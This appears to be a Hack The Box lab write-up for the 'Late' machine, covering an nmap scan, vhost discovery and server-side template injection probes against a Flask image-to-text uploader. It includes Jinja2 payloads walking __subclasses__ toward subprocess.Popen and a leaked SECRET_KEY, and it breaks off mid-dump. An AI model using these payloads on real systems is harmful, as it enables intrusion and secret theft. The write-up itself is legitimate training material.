PATH OF EXPLOITATION

Foothold: find images.late.htb vhost, find SSTI in image upload.
User: find subprocess popen get working payload and shell on box
root: find vulnerable script and inject into script and ssh in to get root

Creds

Username	Password	Description


Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.14.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sat May 14 18:53:12 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.156
Nmap scan report for 10.10.11.156
Host is up, received reset ttl 63 (0.048s latency).
Scanned at 2022-05-14 18:53:14 EDT for 43s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
| ssh-rsa 
AAAAB3NzaC1yc2EAAAADAQABAAABAQDSqIcUZeMzG+QAl/4uYzsU98davIPkVzDmzTPOmMONUsYleBjGVwAyLHsZHhgsJqM9lmxXkb8hT4ZTTa1azg4JsLwX1xKa8m+RnXwJ1DibEMNAO0vzaEBMsOOhFRwm5IcoDR0gOONsYYfz18pafMpaocitjw8mURa+YeY21EpF6cKSOCjkVWa6y
B+GT8mOcTZOZStRXYosrOqz5w7hG+20RY8OYwBXJ2Ags6HJz3sqsyT80FMoHeGAUmu+LUJnyrW5foozKgxXhyOPszMvqosbrcrsG3ic3yhjSYKWCJO/Oxc76WUdUAlcGxbtD9U5jL+LY2ZCOPva1+/kznK8FhQN
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMen7Mjv8J63UQbISZ3Yju+a8dgXFwVLgKeTxgRc7W+k33OZaOqWBctKs8hIbaOehzMRsU7ugP6zIvYb25Kylw=
|   256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGrWbMoMH87K09rDrkUvPUJ/ZpNAwHiUB66a/FKHWrj
80/tcp open  http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
|_http-title: Late - Best online image tools
|_http-favicon: Unknown favicon MD5: 1575FDF0E164C3DB0739CF05D9315BDF
| http-methods: 
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 14 18:53:57 2022 -- 1 IP address (1 host up) scanned in 44.95 seconds
```

Web Enumeration



Late

Home Contact


World's Simplest Image Utilities

Online image tools is a collection of useful image utilities for working with graphics files

MORE INFO

Fast and simple Edit Tools


Free to edit photos with Late photo editor in just a few clicks. It covers all online photo editing tools, so you can crop images, resize images, add text to photos, even make photo collages, and create graphic designs easily.



Contact

+234 23 9873237
support@late.htb


234 Hidden Pond Road, Ashland City, TN 37015



```
<h3>
   How can I edit photos online for free?
</h3>
<p>
  With <a href="http://images.late.htb/">
    late free online photo editor
  </a>
```

/etc/hosts

```
10.10.11.156    late.htb images.late.htb
```




Convert image to text with Flask

If you want to turn an image into a text document, you came to the right place.

Convert your image now!

flask


upload this image...



{{7+7}}


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 14 May 2022 23:44:30 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 10
Connection: close
Content-Disposition: attachment; filename=results.txt
Last-Modified: Sat, 14 May 2022 23:44:30 GMT
Cache-Control: no-cache
ETag: "1652571870.8545918-10-371592742"

<p>14
</p>
```

config




{{config}}

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': b'_5#y2L"F4Q8z\n\xec]/', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR':
False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>
```



{{config.items()}}


```
dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', b'_5#y2L"F4Q8z\n\xec]/'),
('PERMANENT_SESSION_LIFETIME', datetime.timedelta(31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False),
('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None),
('SEND_FILE_MAX_AGE_DEFAULT', None), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True),
('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])
```



{{ config.from_object("os") }}*


then config again.

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': b'_5#y2L"F4Q8z\n\xec]/', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR':
False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'CLD_CONTINUED': 6, 'CLD_DUMPED': 3, 'CLD_EXITED': 1, 'CLD_TRAPPED': 4, 'EX_CANTCREAT': 73, 'EX_CONFIG': 78,
'EX_DATAERR': 65, 'EX_IOERR': 74, 'EX_NOHOST': 68, 'EX_NOINPUT': 66, 'EX_NOPERM': 77, 'EX_NOUSER': 67, 'EX_OK': 0, 'EX_OSERR': 71, 'EX_OSFILE': 72, 'EX_PROTOCOL': 76, 'EX_SOFTWARE': 70, 'EX_TEMPFAIL': 75,
'EX_UNAVAILABLE': 69, 'EX_USAGE': 64, 'F_LOCK': 1, 'F_OK': 0, 'F_TEST': 3, 'F_TLOCK': 2, 'F_ULOCK': 0, 'GRND_NONBLOCK': 1, 'GRND_RANDOM': 2, 'NGROUPS_MAX': 65536, 'O_ACCMODE': 3, 'O_APPEND': 1024, 'O_ASYNC': 8192,
'O_CLOEXEC': 524288, 'O_CREAT': 64, 'O_DIRECT': 16384, 'O_DIRECTORY': 65536, 'O_DSYNC': 4096, 'O_EXCL': 128, 'O_LARGEFILE': 0, 'O_NDELAY': 2048, 'O_NOATIME': 262144, 'O_NOCTTY': 256, 'O_NOFOLLOW': 131072,
'O_NONBLOCK': 2048, 'O_PATH': 2097152, 'O_RDONLY': 0, 'O_RDWR': 2, 'O_RSYNC': 1052672, 'O_SYNC': 1052672, 'O_TMPFILE': 4259840, 'O_TRUNC': 512, 'O_WRONLY': 1, 'POSIX_FADV_DONTNEED': 4, 'POSIX_FADV_NOREUSE': 5,
'POSIX_FADV_NORMAL': 0, 'POSIX_FADV_RANDOM': 1, 'POSIX_FADV_SEQUENTIAL': 2, 'POSIX_FADV_WILLNEED': 3, 'PRIO_PGRP': 1, 'PRIO_PROCESS': 0, 'PRIO_USER': 2, 'P_ALL': 0, 'P_NOWAIT': 1, 'P_NOWAITO': 1, 'P_PGID': 2,
'P_PID': 1, 'P_WAIT': 0, 'RTLD_DEEPBIND': 8, 'RTLD_GLOBAL': 256, 'RTLD_LAZY': 1, 'RTLD_LOCAL': 0, 'RTLD_NODELETE': 4096, 'RTLD_NOLOAD': 4, 'RTLD_NOW': 2, 'R_OK': 4, 'SCHED_BATCH': 3, 'SCHED_FIFO': 1, 'SCHED_IDLE':
5, 'SCHED_OTHER': 0, 'SCHED_RESET_ON_FORK': 1073741824, 'SCHED_RR': 2, 'SEEK_CUR': 1, 'SEEK_DATA': 3, 'SEEK_END': 2, 'SEEK_HOLE': 4, 'SEEK_SET': 0, 'ST_APPEND': 256, 'ST_MANDLOCK': 64, 'ST_NOATIME': 1024,
'ST_NODEV': 4, 'ST_NODIRATIME': 2048, 'ST_NOEXEC': 8, 'ST_NOSUID': 2, 'ST_RDONLY': 1, 'ST_RELATIME': 4096, 'ST_SYNCHRONOUS': 16, 'ST_WRITE': 128, 'TMP_MAX': 238328, 'WCONTINUED': 8, 'WCOREDUMP': <built-in function
WCOREDUMP>, 'WEXITED': 4, 'WEXITSTATUS': <built-in function WEXITSTATUS>, 'WIFCONTINUED': <built-in function WIFCONTINUED>, 'WIFEXITED': <built-in function WIFEXITED>, 'WIFSIGNALED': <built-in function
WIFSIGNALED>, 'WIFSTOPPED': <built-in function WIFSTOPPED>, 'WNOHANG': 1, 'WNOWAIT': 16777216, 'WSTOPPED': 2, 'WSTOPSIG': <built-in function WSTOPSIG>, 'WTERMSIG': <built-in function WTERMSIG>, 'WUNTRACED': 2,
'W_OK': 2, 'XATTR_CREATE': 1, 'XATTR_REPLACE': 2, 'XATTR_SIZE_MAX': 65536, 'X_OK': 1}>
```




{{ "".__class__.__mro__ }}

this did not work so had to use below
this also helped
and this may have also a littlebit




{{"".__class__.mro()}}



{{"".__class__.mro()[1].__subclasses__()}}


```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class
'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class
'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class
'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class
'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class
'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'EncodingMap'>, <class
'fieldnameiterator'>, <class 'formatteriterator'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class 'moduledef'>, <class 'module'>, <class 'BaseException'>, <class '_frozen_importlib._ModuleLock'>, <class
'_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib._installed_safely'>, <class '_frozen_importlib.ModuleSpec'>, <class
'_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>,
<class '_thread.lock'>, <class '_thread.RLock'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>,
<class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class
'_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class 'zipimport.zipimporter'>, <class 'codecs.Codec'>, <class
'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class
'abc.ABC'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class
'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'dict_itemiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class
'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class
'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'types.DynamicClassAttribute'>, <class 'functools.partial'>, <class
'functools._lru_cache_wrapper'>, <class 'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class
'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class
'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class
'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'reprlib.Repr'>, <class 'collections.deque'>, <class
'_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class 'collections._Link'>, <class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'functools.partialmethod'>, <class
'types._GeneratorWrapper'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'importlib.abc.Finder'>, <class 'importlib.abc.Loader'>, <class 'contextlib.ContextDecorator'>, <class
'enum.auto'>, <enum 'Enum'>, <class '_sre.SRE_Pattern'>, <class '_sre.SRE_Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.Pattern'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class
're.Scanner'>, <class 'tokenize.Untokenizer'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class '_ast.AST'>, <class 'ast.NodeVisitor'>, <class '_hashlib.HASH'>, <class
'_blake2.blake2b'>, <class '_blake2.blake2s'>, <class '_sha3.sha3_224'>, <class '_sha3.sha3_256'>, <class '_sha3.sha3_384'>, <class '_sha3.sha3_512'>, <class '_sha3.shake_128'>, <class '_sha3.shake_256'>, <class
'_random.Random'>, <class 'select.poll'>, <class 'select.epoll'>, <class 'selectors.BaseSelector'>, <class '_socket.socket'>, <class 'datetime.timedelta'>, <class 'datetime.date'>, <class 'datetime.tzinfo'>,
<class 'datetime.time'>, <class 'datetime.date'>, <class 'datetime.timedelta'>, <class 'datetime.time'>, <class 'datetime.tzinfo'>, <class 'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>,
<class 'urllib.parse._NetlocResultMixinBase'>, <class 'calendar._localized_month'>, <class 'calendar._localized_day'>, <class 'calendar.Calendar'>, <class 'calendar.different_locale'>, <class
'email._parseaddr.AddrlistClass'>, <class 'Struct'>, <class 'string.Template'>, <class 'string.Formatter'>, <class 'email.charset.Charset'>, <class 'dis.Bytecode'>, <class 'inspect.BlockFinder'>, <class
'inspect._void'>, <class 'inspect._empty'>, <class 'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class
'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'logging.LogRecord'>, <class 'logging.PercentStyle'>, <class 'logging.Formatter'>, <class
'logging.BufferingFormatter'>, <class 'logging.Filter'>, <class 'logging.Filterer'>, <class 'logging.PlaceHolder'>, <class 'logging.Manager'>, <class 'logging.LoggerAdapter'>, <class 'textwrap.TextWrapper'>,
<class '__future__._Feature'>, <class 'zlib.Compress'>, <class 'zlib.Decompress'>, <class '_bz2.BZ2Compressor'>, <class '_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <class '_lzma.LZMADecompressor'>,
<class 'zipfile.ZipInfo'>, <class 'zipfile._ZipDecrypter'>, <class 'zipfile.LZMACompressor'>, <class 'zipfile.LZMADecompressor'>, <class 'zipfile._SharedFile'>, <class 'zipfile._Tellable'>, <class
'zipfile.ZipFile'>, <class 'pkgutil.ImpImporter'>, <class 'pkgutil.ImpLoader'>, <class 'subprocess.CompletedProcess'>,

<class 'subprocess.Popen'>,

<class 'pyexpat.xmlparser'>, <class 'plistlib.Data'>, <class 'plistlib._PlistParser'>, <class 'plistlib._DumbXMLWriter'>, <class 'plistlib._BinaryPlistParser'>, <class 'plistlib._BinaryPlistWriter'>, <class
'email.header.Header'>, <class 'email.header._ValueFormatter'>, <class 'email._policybase._PolicyBase'>, <class 'email.feedparser.BufferedSubFile'>, <class 'email.feedparser.FeedParser'>, <class
'email.parser.Parser'>, <class 'email.parser.BytesParser'>, <class 'tempfile._RandomNameSequence'>, <class 'tempfile._TemporaryFileCloser'>, <class 'tempfile._TemporaryFileWrapper'>, <class
'tempfile.SpooledTemporaryFile'>, <class 'tempfile.TemporaryDirectory'>, <class 'pkg_resources.extern.VendorImporter'>, <class 'pkg_resources._vendor.six._LazyDescr'>, <class
'pkg_resources._vendor.six._SixMetaPathImporter'>, <class 'pkg_resources._vendor.six._LazyDescr'>, <class 'pkg_resources._vendor.six._SixMetaPathImporter'>, <class 'pkg_resources._vendor.appdirs.AppDirs'>, <class
'pkg_resources.extern.packaging._structures.Infinity'>, <class 'pkg_resources.extern.packaging._structures.NegativeInfinity'>, <class 'pkg_resources.extern.packaging.version._BaseVersion'>, <class
'pkg_resources.extern.packaging.specifiers.BaseSpecifier'>, <class 'pprint._safe_key'>, <class 'pprint.PrettyPrinter'>, <class 'pkg_resources._vendor.pyparsing._Constants'>, <class
'pkg_resources._vendor.pyparsing._ParseResultsWithOffset'>, <class 'pkg_resources._vendor.pyparsing.ParseResults'>, <class 'pkg_resources._vendor.pyparsing.ParserElement._UnboundedCache'>, <class
'pkg_resources._vendor.pyparsing.ParserElement._FifoCache'>, <class 'pkg_resources._vendor.pyparsing.ParserElement'>, <class 'pkg_resources._vendor.pyparsing._NullToken'>, <class
'pkg_resources._vendor.pyparsing.OnlyOnce'>, <class 'pkg_resources._vendor.pyparsing.pyparsing_common'>, <class 'pkg_resources.extern.packaging.markers.Node'>, <class
'pkg_resources.extern.packaging.markers.Marker'>, <class 'pkg_resources.extern.packaging.requirements.Requirement'>, <class 'pkg_resources.IMetadataProvider'>, <class 'pkg_resources.WorkingSet'>, <class
'pkg_resources.Environment'>, <class 'pkg_resources.ResourceManager'>, <class 'pkg_resources.NullProvider'>, <class 'pkg_resources.NoDists'>, <class 'pkg_resources.EntryPoint'>, <class
